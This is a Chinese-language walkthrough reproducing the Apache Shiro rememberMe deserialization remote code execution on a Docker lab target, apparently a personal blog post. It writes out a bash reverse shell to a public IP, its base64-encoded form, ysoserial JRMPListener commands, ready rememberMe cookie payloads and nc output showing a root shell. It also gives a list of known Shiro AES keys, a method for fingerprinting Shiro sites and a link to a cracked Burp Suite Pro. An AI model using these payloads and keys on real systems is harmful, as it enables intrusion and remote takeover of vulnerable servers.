

Apache Shiro反序列化远程代码执行复现

一、试验过程

1.1 搭建目标环境

操作系统为centos 7.5

利用vmware workstation, 安装一个操作系统, 执行以下指令, 更换系统源, 并且安装docker

```
rm -f /etc/yum.repos.d/CentOS-Base.repo && curl http://mirrors.163.com/help/CentOS7-Base-163.repo -o /etc/yum.repos.d/CentOS-Base.repo && curl http://mirrors.aliyun.com/repo/epel-7.repo -o /etc/yum.repos.d/epel.repo && yum clean all && yum makecache && sed -i "s/SELINUX=enforcing/SELINUX=disabled/g" /etc/selinux/config && setenforce 0 && yum install -y yum-utils device-mapper-persistent-data lvm2 && yum-config-manager --add-repo http://mirrors.aliyun.com/docker-ce/linux/centos/docker-ce.repo && yum makecache fast && yum -y install docker-ce
```

1.2 配置目标docker阿里云镜像加速

```
mkdir -p /etc/docker
```

```
tee /etc/docker/daemon.json <<EOF
```

```
{  
  "registry-mirrors": ["https://iwozzif3.mirror.aliyuncs.com"]  
}
```

```
EOF
```

重启并且设置开机启动

```
systemctl daemon-reload && systemctl restart docker && systemctl enable docker
```

pull docker镜像

```
docker pull medicean/vulapps:s_shiro_1
```

1.3 运行目标镜像

直接运行镜像, 将docker的8080端口映射到本地的 8080上


```
docker run -d -p 8080:8080 medicean/vulapps:s_shiro_1
```

出现以下返回信息, 即可

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
40323b935a60	medicean/vulapps:s_shiro_1	"/usr/local/tomcat/b..."	6 hours ago	Up 6 hours	0.0.0.0:8080->8080/tcp	beautiful_chandrasekhar

访问后出现

<http://IP:8080/>



Please Log in

Here are a few sample accounts to play with in the default text-based Realm (used for this demo and test inst:

Username	Password
root	secret
presidentskroob	12345
darkhelmet	ludicrouspeed
lonestarr	vespa

Username:

Password:

Remember Me

Login

1.4配置攻击环境

一台公网的VPS存在以下配置项的linux系统，试验环境是ubuntu 18.04

配置项	要求	备注
java	需要 jdk 版本 >= 1.7	必要
ysoserial.jar	版本为 0.0.5	必要
python脚本		必要
nc	需要可以执行监听	必要
	版本为 2.7	必要

一台本地利用机器，操作系统为windows 10

配置项	要求	备注
burpsuite	无版本要求	必要
浏览器	火狐或者谷歌浏览器	必要
代理	sock、http、vpn	安全着想（可选）

二、利用实战

2.1 公网VPS执行的操作

首先运行nc 监听一个端口

```
root@localhost:~# nc -lvp 666
Listening on [0.0.0.0] (family 0, port 666)
```

列出需要使用的反弹指令

```
bash -i >& /dev/tcp/45.62.123.153/666 0>&1
```

将指令放到<http://www.jackson-t.ca/runtime-exec-payloads.html>转换成加密后的指令

@Jackson_T java.lang.Runtime.exec() Payload Workarounds

Hello! I'm Jackson, and this is a place for me to publish shareable thoughts.

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Mon 12 December 2016

Occasionally there are times when command execution payloads via `Runtime.getRuntime().exec()` fail. This can happen when using web shells, deserialization exploits, or through other vectors.

Sometimes this is because redirection and pipe characters are used in a way that doesn't make sense in the context of the process that's being launched. For example, executing `ls > dir_listing` in a shell should output a listing of the current directory into a file called `dir_listing`. But in the context of the `exec()` function, that command would instead be interpreted to fetch the listings of the `>` and `dir_listing` directories.

Other times, arguments with spaces within them are broken by the `StringTokenizer` class which splits command strings by spaces. Something like `ls "My Directory"` would then be interpreted as `ls 'My' 'Directory'`.

With the help of Base64 encoding, the converter below can help reduce these issues. It can make pipes and redirects great again through calls to Bash or PowerShell and it also ensures that there aren't spaces within arguments.

Input type: Bash PowerShell Python Perl

```
bash -i >& /dev/tcp/45.62.123.153/666 0>&1
```

```
bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80NS42Mi4xMjMuMTUzLzY2NiAwPiYx}|{base64,-d}|{bash,-i}
```

原指令

加密后的指令

将指令合成为一个java的监听指令

```
java -cp ysoserial.jar ysoserial.exploit.JRMPListener 6666 CommonsCollections4 '加密后的指令'
```

```
java -cp ysoserial.jar ysoserial.exploit.JRMPListener 6666 CommonsCollections4 'bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80NS42Mi4xMjMuMTUzLzY2NiAwPiYx}|{base64,-d}|{bash,-i}'
```

运行以下指令开启java一个监听端口

```
java -cp ysoserial.jar ysoserial.exploit.JRMPListener 6666 CommonsCollections4 'bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80NS42Mi4xMjMuMTUzLzY2NiAwPiYx}|{base64,-d}|{bash,-i}'
```

```
root@localhost:~# java -cp ysoserial.jar ysoserial.exploit.JRMPListener 6666 CommonsCollections4 'bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80NS42Mi4xMjMuMTUzLzY2NiAwPiYx}|{base64,-d}|{bash,-i}'
* Opening JRMP listener on 6666
```

利用脚本想java发送请求生成poc

```
root@localhost:~# python shiro.py 45.62.123.153:6666
rememberMe=I8UXYB6bQ2KDKr51KVLm950NvGRJk0B02IHjHZ1XZlYrLmT577ICaRlVbcz6wIoJlkmH6Gt13y03/v8Ra1T8x3jH8qIXsu5PV5w1F2I9Ys6TFiM4MzBmsCqbZ0WwqPwld/2BeU1f4P0vShmRVl8B7GuSXX70yQJFZCbswjDFAy5doiojVVUwMxT/y50eM4z/1/tno506BpUldor0Tz6k0AADpBXgt5w0yiM6CeIX2D+7w2VdffFbLUBzGjU5PuKXJSGToc0lv75qZNe4REwsjDwnHuQn0BtJh0D9vVG30P0PghPcaTuaNuNRmnGmp0yy0nY9KQuQsEJUprjM6nPgWx0YDq7bb411gw4nVxYNmTmNxDoXyK4RuxGFL8xo2gVzk90nEgdiZaQyxB90Rt4/A==
```

其中payload是以下信息

```
rememberMe=I8UXYB6bQ2KDKr51KVLm950NvGRJk0B02IHjHZ1XZlYrLmT577ICaRlVbcz6wIoJlkmH6Gt13y03/v8Ra1T8x3jH8qIXsu5PV5w1F2I9Ys6TFiM4MzBmsCqbZ0WwqPwld/2BeU1f4P0vShmRVl8B7GuSXX70yQJFZCbswjDFAy5doiojVVUwMxT/y50eM4z/1/tno506BpUldor0Tz6k0AADpBXgt5w0yiM6CeIX2D+7w2VdffFbLUBzGjU5PuKXJSGToc0lv75qZNe4REwsjDwnHuQn0BtJh0D9vVG30P0PghPcaTuaNuNRmnGmp0yy0nY9KQuQsEJUprjM6nPgWx0YDq7bb411gw4nVxYNmTmNxDoXyK4RuxGFL8xo2gVzk90nEgdiZaQyxB90Rt4/A==
```

2.2本地客户机执行的操作

访问前台页面，开启bp抓包获取请求，关闭拦截功能



前台登录利用提供的账户名密码登录，注意需要勾选Remember Me

Please Log in

Here are a few sample accounts to play with in the default text-based Realm (used for this demo and test installs only).


Username	Password
root	secret
presidentskroob	12345
darkhelmet	ludicrouspeed
lonestarr	vespa

Username:



Password:

Remember Me

寻找代理历史，找到cookie中带remember参数的包，将其转发到Repeater模块



修改请求cookie，使用生成的payload，替换请求中的cookie信息，之后点击go



查看java侦听接口、nc侦听接口、执行whoami和ip a命令，根据返回信息可以确定已经获取root权限了

```

root@localhost:~# java -cp ysoserial.jar ysoserial.exploit.JRMPListener 6666 CommonsColl
ections4 'bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80NS42Mi4xMjMUMTUzLzY2NiAwPiYx}}{base64
,-d}}{bash,-i}'
* Opening JRMP listener on 6666
Have connection from /114.221.125.111:61694
Reading message...
Is DGC call for [[0:0:0, 419985353]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /114.221.125.111:61697
Reading message...
Is DGC call for [[0:0:0, 419985353]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /114.221.125.111:61701
Reading message...
Is DGC call for [[0:0:0, 419985353]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /114.221.125.111:61704
Reading message...
Is DGC call for [[0:0:0, 419985353]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /114.221.125.111:61715
Reading message...
  
```

```

root@localhost:~# nc -lvp 666
Listening on [0.0.0.0] (family 0, port 666)
Connection from [114.221.125.111] port 666 [tcp/*] accepted (family 2, sport 61698)
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@40323b935a60:/tmp# whoami
whoami
root
root@40323b935a60:/tmp# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid lft forever preferred_lft forever
14: eth0@if15: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group de
fault
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
        valid lft forever preferred_lft forever
root@40323b935a60:/tmp#
  
```

三、形成原理

复现过程见百度网盘PFD, 或者访问<https://paper.seebug.org/shiro-rememberme-1-2-4/>

链接: <https://pan.baidu.com/s/1DDmxd7HZ3mMwYa8h8aRjBw> 提取码: x54k

四、用到的工具

所有文件用到的文件提供一个百度云连接

链接: https://pan.baidu.com/s/19Lpmx6iKD7joiSvmxDe_ig 提取码: dxk2

4.1 docker 镜像

可以下载其中的s_shiro_1.tar, 直接将文件导入docker中即可

<input type="checkbox"/>	 Burp_Suite_Pro_v1.7.31使用以及激活文件.zip	2019-11-21 14:37	56.36MB
<input type="checkbox"/>	 javabcy18.exe	2019-11-21 14:35	198.03MB
<input type="checkbox"/>	 key.txt	2019-11-21 14:27	466B
<input type="checkbox"/>	 shiro.py	2019-11-21 14:27	733B
<input type="checkbox"/>	 s_shiro_1.tar	2019-11-21 14:35	329.58MB
<input type="checkbox"/>	 ysoserial.jar	2019-11-21 14:27	53.51MB

4.2 ysoserial.jar

直接下载使用即可

<input type="checkbox"/>	 Burp_Suite_Pro_v1.7.31使用以及激活文件.zip	2019-11-21 14:37	56.36MB
<input type="checkbox"/>	 javabcy18.exe	2019-11-21 14:35	198.03MB
<input type="checkbox"/>	 key.txt	2019-11-21 14:27	466B
<input type="checkbox"/>	 shiro.py	2019-11-21 14:27	733B
<input type="checkbox"/>	 s_shiro_1.tar	2019-11-21 14:35	329.58MB
<input type="checkbox"/>	 ysoserial.jar	2019-11-21 14:27	53.51MB

4.3 python脚本

直接下载, 上传到服务器中即可, 但是需要注意的是, python使用的是2.7

```
root@localhost:~# python -V
Python 2.7.12
```

<input type="checkbox"/>	 Burp_Suite_Pro_v1.7.31使用以及激活文件.zip	2019-11-21 14:37	56.36MB
<input type="checkbox"/>	 javabcy18.exe	2019-11-21 14:35	198.03MB
<input type="checkbox"/>	 key.txt	2019-11-21 14:27	466B
<input type="checkbox"/>	 shiro.py	2019-11-21 14:27	733B
<input type="checkbox"/>	 s_shiro_1.tar	2019-11-21 14:35	329.58MB
<input type="checkbox"/>	 ysoserial.jar	2019-11-21 14:27	53.51MB

4.4 burpsuite

使用教程在百度云连接中, 直接下载即可, 安装方式, 请自行百度

<input type="checkbox"/>	Burp_Suite_Pro_v1.7.31使用以及激活文件.zip	2019-11-21 14:37	56.36MB
<input type="checkbox"/>	javabcy18.exe	2019-11-21 14:35	198.03MB
<input type="checkbox"/>	key.txt	2019-11-21 14:27	466B
<input type="checkbox"/>	shiro.py	2019-11-21 14:27	733B
<input type="checkbox"/>	s_shiro_1.tar	2019-11-21 14:35	329.58MB
<input type="checkbox"/>	ysoserial.jar	2019-11-21 14:27	53.51MB

4.5 key

关于key文件的使用在，原理讲解部分有一个key，作为AES解密的密钥，因为密钥有多个，所以在这提供一个密钥列表

<input type="checkbox"/>	Burp_Suite_Pro_v1.7.31使用以及激活文件.zip	2019-11-21 14:37	56.36MB
<input type="checkbox"/>	javabcy18.exe	2019-11-21 14:35	198.03MB
<input type="checkbox"/>	key.txt	2019-11-21 14:27	466B
<input type="checkbox"/>	shiro.py	2019-11-21 14:27	733B
<input type="checkbox"/>	s_shiro_1.tar	2019-11-21 14:35	329.58MB
<input type="checkbox"/>	ysoserial.jar	2019-11-21 14:27	53.51MB

```
kPH+bIxx5D2deZilxcaaaA== wGiHplamyXIVB11UXWol8g== 2AvVhdsgUs0FSA3SDFAdag== 4AvVhmFLUs0KTA3Kprsdag==
3AvVhmFLUs0KTA3Kprsdag== Z3VucwAAAAAAAAAAAAAAAAAA== U3ByaW5nQmxhZGUAAAAAAAAA== wGiHplamyXIVB11UXWol8g==
6Zml6l2j5Y+R5aSn5ZOIAA== fCq+/xW488hMTCD+cmJ3aQ== 1QWLxg+NYmxraMoxAXu/lw== ZUdsaGJuSmxibVI2ZHc9PQ==
L7RioUULFEhRyxM7a2R/Yg== r0e3c16ldVkouZgk1TKVMg== 5aaC5qKm5oqA5pyvAAAAAA== bWluzS1hc3NldC1rZXk6QQ==
a2VlcE9uR29pbmdBbmRGaQ== WcfHGU25gNnTxTlMjMeSpw==
```

写在最后

判断目标是否为shiro框架 发包中的cookie设置为Cookie: rememberMe=1 向根目录/ 发送POST/GET请求，若返回rememberMe=deleteMe，那么就是shiro的代码

The screenshot shows a network request and response in Burp Suite. The request is a GET / HTTP/1.1 with various headers including 'Cookie: rememberMe=1'. The response is an HTTP/1.1 200 OK from Apache-Coyote/1.1, with 'Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Tue, 15-Oct-2019 14:55:55 GMT' and 'Set-Cookie: JSESSIONID=2F E9E83AFDCC1B492E552BF6C57289F; Path=/; HttpOnly'.

其他利用姿势

下载文档观看

链接: <https://pan.baidu.com/s/17KNq-EP6qdTluA3pJlR6zw> 提取码: ajga